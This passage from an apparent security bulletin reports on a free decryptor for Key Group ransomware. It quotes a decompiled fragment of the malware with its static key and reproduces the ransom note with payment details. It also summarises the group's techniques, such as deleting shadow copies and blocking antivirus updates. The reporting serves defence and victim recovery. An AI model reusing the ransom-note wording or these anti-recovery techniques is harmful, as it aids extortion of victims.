        string location2 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile), "3D Objects");
        string location3 = Path.Combine(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile), "OneDrive");
        string password = Program.Base64Decode("N0dQM0I1JCM=");
        string folderPath6 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
        this.inicio_void();
```

Vulnerable function (left), static key (right) (EclecticIQ)

Key Group profile


Key Group is a Russian-speaking threat actor that sprung into action in early 2023, attacking various organizations, stealing data from compromised systems, and then using private Telegram channels to negotiate ransom payments.

Russian threat intelligence firm BI.ZONE has previously reported that Key Group based its ransomware on the Chaos 4.0 builder, while EclecticIQ has seen the group selling on Russian-speaking darknet markets stolen data and SIM cards, as well as sharing doxing data and remote access to IP cameras.

Key Group wipes original files from the victim system after the encryption process, and appeds the .KEYGROUP777TG file extension to all entries.

The attackers use Windows living-off-the-land binaries, the so called LOLBins, to delete Volume Shadow copies, thus preventing system and data restoration without paying a ransom.

Moreover, the malware alters the host addresses of anti-virus products running on the breached system to prevent them from fetching updates.



You became victim of the keygroup777 RANSOMWARE!

The files on your computer have been encrypted with an military grade encryption algorithm. There is no way to restore your data without a special key. You can purchase this key on the telegram page shown in step 2.

To purchase your key and restore your data, please follow these three easy steps:

register a bitcoin 300$ @keygroup777tg bc1qjcq3adsr9cjq0f8aqkktvvtqtrdxmtumll7nzk .
2. register a bitcoin wallet :

https://bitcoin-wallet.org/ru/
https://bitcoin-wallet.org/ru/

3. Enter your personal decryption code there:

e5Pc4P8WjF35t3JFkATJxmsP98UVywiexAAs5nP6YxixRF2YXH6PE8ACrbUQgEV432mfzPrY88TSKMiwTUYmgvm1mW908fC1

Key Group ransom note (EclecticIQ)

How to use the decryptor

The Key Group ransomware decryptor is a Python script (shared in Appendix A section of the report). Users can save it as a Python file and then run it using the following command:

```
python decryptor.py /path/to/search/directory
```

The script will search the target directory and its subdirectories for files with the .KEYGROUP777TG extension and will decrypt and save the unlocked content with the original filename (decoded from the base64 string).

Note that there are some Python libraries required, especially the cryptography package.

It is always prudent to back up your (encrypted) data before using any decryptor, as the process may lead to irreversible data corruption and permanent data loss.

The release of EclecticIQ's decryptor might prompt Key Group to address the vulnerabilities in their ransomware, making future versions harder to decrypt. Nevertheless, the tool remains valuable for individuals affected by current versions.

Source: https://www.bleepingcomputer.com/news/security/free-key-group-ransomware-decryptor-helps-victims-recover-data/

If you want to learn more about ASOC and how we can improve your security posture, **contact us at tbs.sales@tbs.tech**.

This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided "as is" and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.

The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES's expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.

TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.